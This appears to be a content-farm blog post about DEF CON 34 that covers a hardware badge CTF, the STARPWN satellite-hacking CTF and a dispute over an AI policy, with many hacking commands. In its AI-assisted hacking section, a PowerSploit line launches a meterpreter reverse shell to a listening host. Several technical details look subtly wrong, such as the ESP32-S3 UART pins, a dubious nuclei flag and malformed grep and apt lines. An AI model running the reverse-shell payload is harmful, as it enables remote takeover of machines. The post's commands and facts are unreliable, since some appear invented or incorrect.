Listen to this Post
Introduction

At DEF CON 34, the lines between hardware hacking, satellite exploitation, and artificial intelligence blurred into a singular, provocative narrative. While the Hackaz0n team distributed 40 Xbox 360-inspired hardware badges equipped with ESP32-S3 radios and a four-flag CTF that remained unbeaten—with the server-authenticated “XBL” flag surviving the entire conference—ethical hacker Arman Sadri simultaneously topped the Aerospace Village’s STARPWN satellite-hacking CTF leaderboard, only to be disqualified under the event’s AI policy. This juxtaposition of hardware triumph and algorithmic controversy raises a fundamental question for the cybersecurity community: Where should CTFs draw the line between AI-assisted and human hacking when artificial intelligence is already an inextricable part of modern security work?
Learning Objectives
- Understand the architecture and exploitation vectors of an ESP32-S3-based hardware CTF badge, including UART debugging, firmware extraction, and side-channel analysis
- Master satellite protocol reverse engineering and RF exploitation techniques demonstrated in the STARPWN CTF
- Analyze the policy implications of AI-assisted hacking in competitive cybersecurity environments and develop strategies for responsible AI integration
- Acquire hands-on command-line skills for hardware debugging, firmware analysis, and RF security testing across Linux and Windows environments
You Should Know
- Hardware Badge Forensics: Dissecting the Xbox 360-Inspired CTF Challenge
The Hackaz0n badge was not merely a novelty—it was a purpose-built reconnaissance deck disguised as a red-ringing Xbox 360. Powered by an ESP32-S3 microcontroller with a 1.43″ AMOLED display, the badge booted with an authentic green swirl animation, counted down sixty seconds, then deliberately displayed the Red Ring of Death. To progress, participants had to “repair” the console through a series of hardware and software challenges.
Flag 1 – Hardware Enumeration: The first flag required basic hardware reconnaissance. Participants needed to identify debug interfaces—typically UART, JTAG, or SWD—exposed on the badge’s PCB. The ESP32-S3 provides standard serial debugging via UART0 (GPIO 1 and 3).
Linux Command – UART Enumeration:
 Identify connected USB-to-serial adapters
lsusb | grep -i serial
dmesg | grep -i tty

Connect to the badge's serial console (replace /dev/ttyUSB0 with your device)
screen /dev/ttyUSB0 115200

Alternative using minicom
minicom -D /dev/ttyUSB0 -b 115200
Windows Command – Serial Connection (PuTTY):
1. Download and install PuTTY
2. Open Device Manager → Ports (COM & LPT) to identify the COM port
3. Launch PuTTY → Connection type: Serial → Serial line: COM3 (adjust as needed) → Speed: 115200 → Open
Flag 2 – Firmware Extraction and Analysis: Once serial access was established, the next flag required extracting and reversing the firmware. The ESP32-S3 stores firmware in external flash, typically accessible via esptool.py.
 Install esptool
pip install esptool

Read flash contents (adjust port and flash size)
esptool.py --port /dev/ttyUSB0 read_flash 0x00000 0x400000 firmware.bin

Analyze the binary for strings and embedded flags
strings firmware.bin | grep -i "flag|CTF|hack"

Use binwalk to identify embedded file systems
binwalk firmware.bin
Flag 3 – Side-Channel and Logic Analysis: The third flag demanded deeper analysis—potentially power analysis, clock glitching, or fault injection. Tools like the ChipWhisperer or a simple logic analyzer could be employed.
 Using sigrok with a logic analyzer (e.g., Saleae Logic)
sigrok-cli --driver=... --config samplerate=1000000 --samples 1000000 -O binary > capture.bin

Analyze captured signals with PulseView (GUI)
pulseview
Flag 4 – Xbox Live Spoofing (The Unbeaten XBL Flag): The final 500-point flag required forging authentication onto a simulated Xbox Live network. This server-backed challenge survived undefeated because it demanded not just local exploitation but network-level impersonation—likely involving certificate spoofing, token replay attacks, or protocol reverse engineering of Xbox Live’s authentication handshake.
Network Analysis Commands:
 Capture network traffic between badge and server
tcpdump -i wlan0 -w xbl_traffic.pcap

Analyze with Wireshark (GUI) or tshark
tshark -r xbl_traffic.pcap -Y "http or tls" -T fields -e ip.src -e ip.dst -e info

Check for certificate details
openssl s_client -connect xboxlive.example.com:443 -showcerts
The badge’s true genius lay in its dual purpose: repair the console, and a “DedSec app” transformed the device into a working 2.4 GHz wardriving rig. It scanned Wi-Fi networks, plotted BSSIDs on a radar display, flagged open networks (red), weak crypto (amber), and detected duplicate SSIDs as “POSSIBLE TWIN”—an evil-twin spotter in your pocket. It also tracked Bluetooth Low Energy devices, identifying AirTags and other trackers by proximity.
- Satellite Hacking: STARPWN and the Final Frontier of Offensive Security
The STARPWN CTF, hosted by the Aerospace Village, challenged participants to “backdoor flight computers, trojan flight software, exploit CVEs, reverse protocols, and hack actual PLCs”. This was not theoretical—challenges were built around real-world space systems, reusing vulnerabilities previously discovered in active satellite infrastructure.
Satellite Protocol Exploitation – CCSDS Frame Analysis: The Consultative Committee for Space Data Systems (CCSDS) defines telecommand frames used in satellite communications. Exploiting these requires understanding frame structures, CRC forgery, and command injection.
 Install satellite protocol tools
pip install space-packet-parser

Parse a CCSDS telecommand frame
python3 -c "
from space_packet_parser import parser
packet = parser.parse_packet(open('telecommand.bin', 'rb').read())
print(packet)
"

For RF signal analysis with GNU Radio
gnuradio-companion  Launch GUI for flowgraph design

Record RF signals with an SDR (RTL-SDR)
rtl_sdr -f 2400000000 -s 2000000 -g 20 -1 10000000 iq_capture.bin
SPARTA Framework for Space Threat Modeling: The STARPWN challenges mapped to the SPARTA extension of MITRE ATT&CK for space systems, covering techniques like “Modify On-Board Values” (SPARTA EX-0012) and “Malicious Commanding” (SPARTA IA-0007.02).
Linux – Enumerating Satellite Ground Station Interfaces:
 Scan for open ports on a simulated ground station
nmap -sS -p- -T4 192.168.1.100

Identify service versions
nmap -sV -p 22,80,443,502,102 192.168.1.100

Test for default credentials on industrial PLCs (Modbus)
nmap --script modbus-discover -p 502 192.168.1.100
Windows – Modbus and SCADA Enumeration:
 Using Nmap for Windows (installed via the official installer)
nmap -sS -p 502 --script modbus-discover 192.168.1.100

Using Metasploit for Modbus exploitation
msfconsole
use auxiliary/scanner/scada/modbus_findunitid
set RHOSTS 192.168.1.100
run
- The AI Policy Paradox: Disqualification at the Top of the Leaderboard
Arman Sadri reached the top of the STARPWN scoreboard—only to be disqualified under the AI policy. The controversy highlights a growing tension: DEF CON’s main CTF final allowed unlimited AI use, while other villages imposed restrictions. This inconsistency is unsustainable.
The Core Debate: Proponents of AI-assisted hacking argue that AI is already embedded in modern security workflows—from automated vulnerability scanning to code analysis. Using AI effectively is a skill in its own right. Opponents contend that AI can trivialize certain challenges, reducing the competition to who has the best model or largest API budget.
Policy Recommendations for CTF Organizers:
- Clear, Pre-Published Rules: Define what constitutes “AI assistance” versus “autonomous AI submission.” Require disclosure of AI tools used.
- Separate Divisions: Create “Human-Only” and “AI-Assisted” categories, allowing competitors to choose their arena.
- Capability-Focused Challenges: Design challenges that cannot be solved by AI alone—requiring creativity, contextual understanding, and physical interaction (e.g., hardware probing, social engineering).
- Transparent Adjudication: Publish disqualification criteria and appeal processes.
-
Practical CTF Preparation: Building Your Hardware and Satellite Hacking Lab
Hardware Hacking Lab Setup (Linux):
 Install essential tools
sudo apt update && sudo apt install -y \
screen minicom esptool python3-pip \
gdb-multiarch openocd \
sigrok-cli pulseview \
binwalk foremost strings \
tcpdump wireshark

Install ChipWhisperer (for side-channel analysis)
pip install chipwhisperer

Install JTAG/SWD debugging tools
sudo apt install -y openocd
 For Black Magic Probe
git clone https://github.com/blacksphere/blackmagic.git
cd blackmagic && make && sudo make install
Hardware Hacking Lab Setup (Windows):
- Serial/UART: PuTTY, Tera Term, or RealTerm
- JTAG/SWD: OpenOCD (Windows build) or Segger J-Link software
- Logic Analysis: Saleae Logic software (free for Logic analyzers)
- Firmware Analysis: Ghidra (free reverse engineering), IDA Pro (commercial)
- RF/SDR: SDR (SDRSharp) for RTL-SDR, GNU Radio for Windows
Satellite Hacking Environment:
 Install satellite simulation tools
git clone https://github.com/nsacyber/PWNSAT.git
cd PWNSAT && docker-compose up -d

Access the PWNSAT flatsat simulation
 The flatsat provides a vulnerable satellite platform for practice

Install COSMOS (Command and Control software)
git clone https://github.com/BallAerospace/COSMOS.git
cd COSMOS && gem install cosmos
- Vulnerability Exploitation and Mitigation: From Badges to Satellites
Hardware Attack Vectors and Mitigations:
- UART/JTAG Exposure: Disable debug interfaces in production or implement cryptographic authentication.
- Firmware Extraction: Encrypt flash contents and use secure boot (e.g., ESP32-S3’s secure boot and flash encryption).
- Side-Channel Attacks: Implement random clock jitter, power noise injection, and physical shielding.
- Network Spoofing: Use certificate pinning, mutual TLS, and hardware-backed secure elements.
Satellite Attack Vectors and Mitigations:
- RF Jamming and Spoofing: Implement frequency hopping, spread spectrum, and authentication of telecommands.
- Protocol Exploitation: Use cryptographic authentication for all command frames; implement sequence counters to prevent replay attacks.
- PLC/SCADA Vulnerabilities: Change default credentials, segment OT networks, implement anomaly detection.
- Ground Station Compromise: Apply zero-trust architecture; use hardware security modules (HSMs) for key storage.
 Example: Enabling ESP32 secure boot and flash encryption
esptool.py --port /dev/ttyUSB0 write_flash --encrypt 0x1000 bootloader.bin
esptool.py --port /dev/ttyUSB0 write_flash --encrypt 0x10000 firmware.bin

For secure boot key generation
espsecure.py generate_signing_key secure_boot_signing_key.pem
6. AI-Assisted Hacking: Tools and Workflows
Modern penetration testing increasingly leverages AI for reconnaissance, vulnerability discovery, and exploitation.
 Using AI for code analysis (example with GitHub Copilot CLI)
github-copilot-cli suggest "Write a Python script to brute-force a 4-digit PIN over UART"

Automated vulnerability scanning with AI-enhanced tools
nuclei -t cves/ -target https://example.com -ai

Using LLMs for reverse engineering assistance (via API)
curl -X POST https://api.openai.com/v1/chat/completions \
-H "Authorization: Bearer $OPENAI_API_KEY" \
-H "Content-Type: application/json" \
-d '{
"model": "gpt-4",
"messages": [{"role": "user", "content": "Analyze this assembly code: ..."}]
}'
Windows – AI-Assisted Reconnaissance:
 Using PowerSploit with AI-enhanced payload generation
Import-Module .\PowerSploit.psm1
Invoke-Shellcode -Payload windows/meterpreter/reverse_tcp -Lhost 192.168.1.10 -Lport 4444
What Undercode Say
- Hardware hacking remains the ultimate equalizer. No amount of AI can physically probe a PCB, glitch a clock signal, or sniff a UART bus. The Hackaz0n badge’s unbeaten XBL flag proved that server-side authentication and physical-layer challenges still demand human ingenuity.
- AI policy fragmentation at DEF CON signals an industry in transition. The disqualification of a top competitor under one village’s policy while another village permits unlimited AI use underscores the urgent need for standardized, transparent rules. The cybersecurity community must decide: is AI a tool or a teammate?
Prediction
- +1 Hardware CTF badges will become more sophisticated, incorporating secure enclaves, anti-tamper mechanisms, and server-backed authentication to resist both human and AI-assisted attacks. The Hackaz0n team has already announced a “bigger and meaner” return at DEF CON 35.
-
+1 AI-assisted hacking will be formally recognized as a distinct competitive category, with “Human-Only” and “AI-Augmented” divisions becoming standard at major CTF events. This mirrors the evolution of chess, where human and AI competitions now coexist.
-
-1 The disqualification of AI-assisted competitors without clear, pre-published guidelines risks alienating a generation of hackers who view AI as an essential part of their toolkit. If CTFs fail to adapt, they may lose relevance as training grounds for real-world security professionals.
-
+1 Satellite hacking CTFs like STARPWN will drive innovation in space cybersecurity, forcing satellite manufacturers and operators to adopt more rigorous security practices. The convergence of aerospace and cybersecurity expertise is creating a new discipline: space offensive security.
-
-1 The lack of consistency in AI policies across CTF events could lead to “policy shopping,” where competitors choose events based on permissive rules rather than technical merit. This undermines the integrity of competitive hacking as a measure of skill.
-
+1 The integration of AI into penetration testing workflows will accelerate, with AI agents handling routine reconnaissance and vulnerability scanning while humans focus on complex, contextual exploitation—a symbiotic relationship that enhances overall security posture.
The DEF CON 34 experience—from the unbeaten Xbox badge to the STARPWN disqualification—serves as a microcosm of cybersecurity’s evolving landscape. Hardware hacking remains a bastion of human skill, while AI integration demands thoughtful policy and ethical consideration. The challenge ahead is not to resist AI but to harness it responsibly, ensuring that both human and machine intelligence contribute to a more secure digital future.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Rootaccess Defcon34 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


